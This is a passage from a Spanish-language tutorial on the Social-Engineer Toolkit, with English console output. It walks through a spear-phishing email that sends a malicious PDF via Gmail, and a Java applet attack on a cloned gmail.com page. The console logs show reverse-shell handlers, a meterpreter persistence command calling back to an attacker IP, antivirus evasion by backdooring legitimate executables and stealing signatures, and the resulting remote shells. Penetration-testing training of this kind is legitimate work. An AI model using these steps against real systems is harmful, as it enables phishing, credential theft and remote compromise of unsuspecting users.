WEB_ATTACK VECTOR  
WEBATTACK_SSL=OFF  
#  
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK  
VECTOR (REQUIRED)  
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON  
SELF_SIGNED_CERT  
# IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!  
#  
SELF_SIGNED_CERT=OFF  
#  
# BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM  
FORMAT IN ORDER TO WORK  
# SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE  
/root/ssl_client/server.pem  
PEM_CLIENT=/root/newcert.pem  
PEM_SERVER=/root/newreq.pem
```

En algunos casos cuando estas realizando un ataque avanzado de ingenieria social, puedes

querer registrar un dominio y comprar un certificado SSL que haga el ataque mas creible. Puedes incorporar ataques basados en SSL en SET. Necesitaras activar WEBATTACK\_SSL a ON. Si quieres utilizar certificados auto-firmados puedes hacerlo, pero ten en cuenta de que la victimia recibira un aviso de sitio no seguro al visitar tu sitio web.

```
TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE, SOMETIMES IT  
CAN BE A LITTLE SLOW  
# AND HARDER TO CONVINCE THE VICTIM. 5000 = 5 seconds  
WEBJACKING_TIME=2000
```

El ataque webjacking se utiliza para substituir el navegador de la victimia con otra ventana y hacerlo apparentar que es el sitio legitimo. Este ataque es muy dependiente del tiempo, asi que si lo estas haciendo a traves de Internet, recomendamos que el tiempo de retraso sea de 5000 (5 segundos), y si lo estas ejecutando internamente, 2000 (2 segundos) es probablemente un valor seguro.

```
# PORT FOR THE COMMAND CENTER  
COMMAND_CENTER_PORT=44444  
#  
# COMMAND CENTER INTERFACE TO BIND TO BY DEFAULT IT IS LOCALHOST  
ONLY. IF YOU WANT TO ENABLE IT  
# SO YOU CAN HIT THE COMMAND CENTER REMOTELY PUT THE INTERFACE TO  
0.0.0.0 TO BIND TO ALL INTERFACES.  
COMMAND_CENTER_INTERFACE=127.0.0.1  
#  
# HOW MANY TIMES SET SHOULD ENCODE A PAYLOAD IF YOU ARE USING  
STANDARD METASPLOITS  
ENCOUNT=4
```

El centro de comandos es la interfaz web grafica del Social-Engineer Toolkit. Si quieres utilzarlo en un puerto diferente, cambia este numero. La siguiente opcion especificara en que interfaz escuchara la interfaz web de SET. Si se configura como 127.0.0.1, significara que nadie del exterior de la red puede llegar a la interfaz web. Si lo defines como 0.0.0.0, se enlazara a todas las interfficies y podra accederse remotamente. Ten cuidado con esta opcion. La opcion 'encount' determina cuantas veces un payload sera codificado con payloads Metasploit en SET. Por defecto es 4, pero si requieres mas o menos, puedes ajustar esto acorde a tus necesidades.

```
# IF THIS OPTION IS SET, THE METASPLOIT PAYLOADS WILL AUTOMATICALLY  
MIGRATE TO  
# NOTEPAD ONCE THE APPLET IS EXECUTED. THIS IS BENEFICIAL IF THE  
VICTIM CLOSES  
# THE BROWSER HOWEVER CAN INTRODUCE BUGGY RESULTS WHEN AUTO  
MIGRATING.  
AUTO_MIGRATE=OFF
```

La caracteristica AUTO\_MIGRATE migrara automaticamente a notepad.exe cuando una shell de meterpreter se ejecute. Es especialmente util al utilizar exploits de navegador ya que terminara la sesion si el navegador se cierra mientras se utiliza un exploit.

```
# DIGITAL SIGNATURE STEALING METHOD MUST HAVE THE PEFILE PYTHON
MODULES LOADED
# FROM http://code.google.com/p/pefile/. BE SURE TO INSTALL THIS
BEFORE TURNING
# THIS FLAG ON!!! THIS FLAG GIVES MUCH BETTER AV DETECTION
DIGITAL_SIGNATURE_STEAL=ON
```

El metodo de robo de una firma digital requiere el modulo python llamado PEFILE, el cual utiliza una tecnica utilizada en Disitool por Didier Stevens que consiste en tomar el certificado digital firmado por Microsoft e importarlo dentro de un ejecutable malicioso. Muchas veces esto proporcionara mejor deteccion anti-virus.

```
# THESE TWO OPTIONS WILL TURN THE UPX PACKER TO ON AND AUTOMATICALLY
ATTEMPT
# TO PACK THE EXECUTABLE WHICH MAY EVADE ANTI-VIRUS A LITTLE BETTER.
UPX_ENCODE=ON
UPX_PATH=/pentest/database/sqlmap/lib/contrib/upx/linux/upx
```

Adicionalmente al robo de firma digital, puedes añadir empaquetado utilizando UPX. Se instala por defecto en Back|Track linux, si esta opcion esta en ON y no lo encuentra, continuara pero desabilitando el empaquetado UPX.

```
# HERE WE CAN RUN MULTIPLE METERPRETER SCRIPTS ONCE A SESSION IS
ACTIVE. THIS
# MAY BE IMPORTANT IF WE ARE SLEEPING AND NEED TO RUN PERSISTENCE,
TRY TO ELEVATE
# PERMISSIONS AND OTHER TASKS IN AN AUTOMATED FASHION. FIRST TURN
THIS TRIGGER ON
# THEN CONFIGURE THE FLAGS. NOTE THAT YOU NEED TO SEPERATE THE
COMMANDS BY A ;
METERPRETER_MULTI_SCRIPT=OFF
#
# WHAT COMMANDS DO YOU WANT TO RUN ONCE A METERPRETER SESSION HAS
BEEN ESTABLISHED.
# BE SURE IF YOU WANT MULTIPLE COMMANDS TO SEPERATE WITH A ;. FOR
EXAMPLE YOU COULD DO
# run getsystem;run hashdump;run persistence TO RUN THREE DIFFERENT
COMMANDS
METERPRETER_MULTI_COMMANDS=run persistence -r 192.168.1.5 -p 21 -i
300 -X -A;getsystem
```

Las siguientes opciones pueden configurar que tipos de comandos ejecutar automaticamente, una vez que se ha establecido una sesion de meterpreter. Esto seria util si estas obteniendo multiples shells y quieres ejecutar comandos especificos para extraer informacion sobre el sistema.

```
# THIS FEATURE WILL AUTO EMBED A IMG SRC TAG TO A UNC PATH OF YOUR  
ATTACK MACHINE.  
# USEFUL IF YOU WANT TO INTERCEPT THE HALF LM KEYS WITH  
RAINBOWTABLES. WHAT WILL HAPPEN  
# IS AS SOON AS THE VICTIM CLICKS THE WEB-PAGE LINK, A UNC PATH WILL  
BE INITIATED  
# AND THE METASPLOIT CAPTURE/SMB MODULE WILL INTERCEPT THE HASH  
VALUES.  
UNC_EMBED=OFF  
#
```

Esto automaticamente embebera una ruta UNC en la aplicacion web cuando la victima se conecte a tu sitio, e intentara conectar al servidor por medio de un fichero compartido. Cuando eso ocurre se activa una respuesta, y las respuestas/desafios pueden capturarse y utilizarse para el ataque.

## Conduccion Basada en Menus

### Conduccion Basada en Menus

SET es un sistema de ataque basado en menus, el cual es unico en lo que a herramientas hacker se refiere. La decision de no hacer un programa de linea de comandos se hizo debido a como ocurren los ataques de ingenieria social; requieren multiples escenarios, opciones y personalizaciones. Si la herramienta estuviese basada en linea de comandos, tendria realmente limitada la efectividad de los ataques y la habilidad para personalizarse totalmente basada en el objetivo. Pasemos al menu y hagamos un breve recorrido por cada uno de los vectores de ataque.

```
root@bt:/pentest/exploits/set# ./set  
[---] The Social-Engineer Toolkit (SET) [---]  
[---] Written by David Kennedy (ReL1K) [---]  
[---] Version: 1.2 [---]  
[---] Codename: 'Shakawkaw' [---]  
[---] Report bugs to: davek@social-engineer.org [---]  
[---] Java Applet Written by: Thomas Werth [---]  
[---] Homepage: http://www.secmaniac.com [---]  
[---] Framework: http://www.social-engineer.org [---]  
[---] Over 1.4 million downloads and counting. [---]  
Welcome to the Social-Engineer Toolkit (SET). Your one  
stop shop for all of your social-engineering needs..  
Follow me on Twitter: dave_rel1k  
DerbyCon 2011 Sep30-Oct02 - A new era begins...
```

```

irc.freenode.net - #DerbyCon - http://www.derbycon.com
Select from the menu:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit
Enter your choice: 1
Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or
small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed
(it
is installed in BT) and change the config/set_config SENDMAIL=OFF
flag
to SENDMAIL=ON.
There are two options, one is getting your feet wet and letting SET
do
everything for you (option 1), the second is to create your own
FileFormat
payload and use it in your own attack. Either way, good luck and
enjoy!
1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu
Enter your choice:

```

El menu de ataque spear-phishing se utiliza para realizar ataques de email objetivos contra una victima. Puedes enviar multiples emails basado en lo que hayas cosechado o puedes enviarlos individualmente. Tambien puedes utilizar formato de archivo (por ejemplo un fallo PDF) y enviar el ataque malicioso a la victim para comprometer el sistema.

```

Select from the menu:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. Update the Metasploit Framework

```

- 8. Update the Social-Engineer Toolkit
  - 9. Help, Credits, and About
  - 10. Exit the Social-Engineer Toolkit
- Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="<http://YOURIP/>". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked

a window pops up then is replaced with the malicious link. You can edit

the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack

menu. For example you can utilize the Java Applet, Metasploit Browser,

Credential Harvester/Tabnabbing, and the Man Left in the Middle attack

all at once to see which is successful.

- 1. The Java Applet Attack Method
- 2. The Metasploit Browser Exploit Method
- 3. Credential Harvester Attack Method
- 4. Tabnabbing Attack Method
- 5. Man Left in the Middle Attack Method
- 6. Web Jacking Attack Method
- 7. Multi-Attack Web Method
- 8. Return to the previous menu

Enter your choice (press enter for default):

El vector de ataque web se utiliza para realizar ataques phishing contra la victima con la esperanza de que pulsen en el enlace. Hay una amplia variedad de ataques que pueden ocurrir una vez que han hecho click. Mas adelante recorremos cada uno de esos ataques.

#### "3. Infectious Media Generator" (Generador de Medios Infectuosos)

El creador de USB/DVD infectioso desarrollara un payload Metasploit para ti y creara un archivo autorun.inf que una vez quemado en DVD o colocado en un dispositivo USB, disparara una caracteristica de autoejecucion y comprometera el sistema. Este vector de ataque es relativamente simple en su naturaleza y se basa en conectar dispositivos fisicamente en el sistema objetivo.

#### "4. Create a Payload and Listener" (Crear un Payload y un Oyente)

Es una envoltura extremadamente simple sobre Metasploit para crear un payload, exportar el exe por ti y generar un oyente. Necesitaras transferir el exe a la maquina victima y ejecutarlo para que funcione correctamente.

#### "5. Mass Mailer Attack" (Ataque de Mailer Masivo)

El ataque de mailer masivo te permitira enviar multiples emails a victimas y personalizar los mensajes. Esta opcion no permite crear payloads, por lo que generalmente se utiliza para realizar ataques masivos de phishing.

```
Select from the menu:  
1. Spear-Phishing Attack Vectors  
2. Website Attack Vectors  
3. Infectious Media Generator  
4. Create a Payload and Listener  
5. Mass Mailer Attack  
6. Teensy USB HID Attack Vector  
7. SMS Spoofing Attack Vector  
8. Third Party Modules  
9. Update the Metasploit Framework  
10. Update the Social-Engineer Toolkit  
11. Help, Credits, and About  
12. Exit the Social-Engineer Toolkit
```

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

```
http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle
```

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>  
Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice:

El ataque teensy USB HID es un metodo que se utiliza adquiriendo un dispositivo hardware de prjc.com y programandolo de forma que haga que el pequeño microcontrolador USB se parezca y se comporte exactamente como un teclado. La parte importante de esto es que puentea las capacidades de autoejecucion y puede dejar payloads en el sistema a traves de la memoria flash de la placa. La simulacion de teclado te permite escribir caracteres en un modo que puede utilizar descargadores y explotar el sistema.

7. Update the Metasploit Framework
8. Update the Social-Engineer Toolkit
9. Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Los menus precedentes realizaran actualizaciones de Metasploit, el Social-Engineer Toolkit, proporcionaran ayuda y creditos, y por ultimo salir del Social-Engineer Toolkit (¡¿por que ibas a querer hacer eso?!).

## Ataque Spear-Phishing

### Vector de Ataque Spear-Phishing

Como se ha mencionado previamente, el vector de ataque Spear Phishing puede ser utilizado para enviar emails dirigidos a objetivos con adjuntos maliciosos. En este ejemplo, vamos a llevar a cabo un ataque, integrarlo en GMAIL y enviar un PDF malicioso a la victim. Notese que puedes crear y salvar tus propias plantillas para utilizar en futuros ataques SE o puedes utilizar las preconstruidas. Al utilizar SET notese tambien que al pulsar intro, por defecto siempre se utilizara el puerto 443 para la conexion inversa y un payload meterpreter inverso.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules

```
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit
Enter your choice: 1
Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or
small)
    number of people with attached fileformat malicious payloads. If you
    want to spoof your email address, be sure "Sendmail" is installed
(it
    is installed in BT) and change the config/set_config SENDMAIL=OFF
flag
    to SENDMAIL=ON.
    There are two options, one is getting your feet wet and letting SET
do
    everything for you (option 1), the second is to create your own
FileFormat
    payload and use it in your own attack. Either way, good luck and
enjoy!
1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu
Enter your choice: 1
Select the file format exploit you want.
The default is the PDF embedded EXE.
***** PAYLOADS *****
1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow
10. Custom EXE to VBA (sent via RAR) (RAR required)
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12. Adobe PDF Embedded EXE Social Engineering (NOJS)
Enter the number you want (press enter for default): 1
1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse_TCP
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)
5. Windows Meterpreter Reverse_TCP (X64)
6. Windows Shell Bind_TCP (X64)
Enter the payload you want (press enter for default):
[*] Windows Meterpreter Reverse TCP selected.
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
```

```
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...
[*] Generated output file
/pentest/exploits/set/src/program_junk/template.pdf
[*] Payload creation complete.
[*] All payloads get sent to the src/msf_attacks/template.pdf
directory
[*] Payload generation complete. Press enter to continue.

As an added bonus, use the file-format creator in SET to create your
attachment.

Right now the attachment will be imported with filename of
'template.whatever'

Do you want to rename the file?
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.
Enter your choice (enter for default): 1
Keeping the filename and moving on.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 1

Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template

Enter your choice: 1

Below is a list of available templates:
1: Baby Pics
2: Strange internet usage from your computer
3: New Update
4: LOL...have to check this out...
5: Dan Brown's Angels & Demons
6: Computer Issue
7: Status Report

Enter the number you want to use: 7

Enter who you want to send email to: kennedyd013@gmail.com

What option do you want to use?
1. Use a GMAIL Account for your email attack.
2. Use your own server or open relay

Enter your choice: 1

Enter your GMAIL email address: kennedyd013@gmail.com

Enter your password for gmail (it will not be displayed back to
you):

SET has finished delivering the emails.
```

```

Do you want to setup a listener yes or no: yes
[-] ***
[-] * WARNING: No database support: String User Disabled Database
Support
[-] ***
_ _ \ _ | _ \ _ | _ ` | _ | _ | _ \ _ | _ \ _ | _ ) |
| | | | | _ / | ( | \ _ \ | | | ( | | | |
| | | | | \ _ | \ _ | \ _ | | | | | | |
| | | | | | | | | | | | |
=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- ---[ 588 exploits - 300 auxiliary
+ -- ---[ 224 payloads - 27 encoders - 8 nops
=[ svn r10268 updated today (2010.09.09)
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...
msf exploit(handler) >

```

Una vez hemos configurado todo el ataque, la víctima abre el email y el PDF:

Greetings,

Please view the latest status report.

Thanks,

Rich

 [template.pdf](#)  
70K [View as HTML](#) [Download](#)

Tan pronto como la víctima abre el adjunto, una shell se nos presenta de vuelta a nosotros:

```
[*] Sending stage (748544 bytes) to 172.16.32.131
```

```
[*] Meterpreter session 1 opened (172.16.32.129:443 ->
172.16.32.131:1139) at Thu Sep 09 09:58:06 -0400 2010
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell
Process 3940 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop>
```

El ataque spear-phishing puede enviarse a multiples personas o a individuos, se integra en Google mail y puede ser personalizado completamente basandose en tus necesidades para el vector de ataque. En definitiva es muy efectivo para email spear-phishing.

## Ataque Applet Java

### Vector de Ataque Applet Java

El Applet Java es uno de los principales vectores de ataque en SET y tiene el ratio de exito mas alto. El Ataque Applet Java creara un Applet Java malicioso que una vez ejecutado, comprometera completamente a la victima. El truco con SET es que puedes clonar completamente un sitio web y una vez que la victima ha pulsado ejecutar, la redireccionara al sitio original haciendo el ataque mucho mas creible. Este vector de ataque afecta Windows, Linux, y OSX y puede comprometerlos todos ellos. Recuerda, si quieres personalizar este vector de ataque, edita config/set\_config para cambiar la informacion del certificado auto-firmado. En este vector de ataque especifico, puedes seleccionar plantillas web que son sitios web predefinidos que ya han sido cosechados, o puedes importar tu propio sitio web. En este ejemplo utilizaremos el clonador de sitios, que clonara un sitio web para nosotros. Iniciemos SET y preparamos nuestro ataque.

```
Select from the menu:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit
Enter your choice: 2
The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.
Enter what type of attack you would like to utilize.
```

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate script src="<http://YOURIP/>". This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner

```


3. Custom Import
4. Return to main menu
Enter number (1-4): 2
SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: tgbYm1k69
[*] Malicious java applet website prepped for deployment
What payload do you want to generate:
Name:                                         Description:
1. Windows Shell Reverse_TCP                Spawn a command shell on
victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter          Spawn a meterpreter shell
on victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL              Spawn a VNC server on
victim and send back to attacker.
4. Windows Bind Shell                        Execute payload and
create an accepting port on remote system.
5. Windows Bind Shell X64                  Windows x64 Command
Shell, Bind TCP Inline
6. Windows Shell Reverse_TCP X64             Windows X64 Command
Shell, Reverse TCP Inline
7. Windows Meterpreter Reverse_TCP X64      Connect back to the
attacker (Windows x64), Meterpreter
8. Windows Meterpreter Egress Buster        Spawn a meterpreter shell
and find a port home via multiple ports
9. Import your own executable               Specify a path for your
own executable
Enter choice (hit enter for default): 2
Below is a list of encodings to try and bypass AV.
Select one of the below, 'backdoored executable' is typically the
best.
1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)
Enter your choice (enter for default): 16

```

```

[-] Enter the PORT of the listener (enter for default): 443
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
[-] Backdoor completed successfully. Payload is now hidden within a
legit executable.
*****
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
*****
Enter choice yes or no: yes
Enter the port to listen for on OSX: 8080
Enter the port to listen for on Linux: 8081
Created by msfpayload (http://www.metasploit.com) .
Payload: osx/x86/shell_reverse_tcp
Length: 65
Options: LHOST=172.16.32.129,LPORT=8080
Created by msfpayload (http://www.metasploit.com) .
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=172.16.32.129,LPORT=8081
*****
Web Server Launched. Welcome to the SET Web Attack.
*****
[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]
[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database
Support
[-] ***

```



  
 =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
 =[ svn r10268 updated today (2010.09.09)
resource (src/program\_junk/meta\_config)> use exploit/multi/handler
resource (src/program\_junk/meta\_config)> set PAYLOAD
windows/meterpreter/reverse\_tcp
PAYLOAD => windows/meterpreter/reverse\_tcp
resource (src/program\_junk/meta\_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program\_junk/meta\_config)> set LPORT 443
LPORT => 443
resource (src/program\_junk/meta\_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program\_junk/meta\_config)> exploit -j

```

[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:8081
[*] Starting the payload handler...

```

En este ataque, hemos configurado nuestro escenario para clonar <https://gmail.com> y utilizar el vector de ataque meterpreter inverso en el puerto 443. Hemos utilizado el ejecutable con puerta trasera para tratar de puentear el anti-virus, y hemos configurado el multi-manejador de Metasploit para capturar las conexiones de vuelta. Si quieras utilizar un email con este vector de ataque, podrías editar config/set\_config y cambiar WEBATTACK\_EMAIL=OFF a WEBATTACK\_EMAIL=ON. Cuando hagas que la víctima pulse un enlace, o lo atraigas hacia tu sitio, vera algo parecido a esto:



Tan pronto como la victima pulse ejecutar, se te presentara una shell de meterpreter, y la victima sera redireccionada de vuelta al sitio original de Google completamente ajeno a que ha sido comprometido.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 ->
172.16.32.131:1183) at Thu Sep 09 10:06:57 -0400 2010
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > shell
Process 2988 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop>
```

## Metasploit Exploit de Navegador

### Metasploit Exploit de Navegador

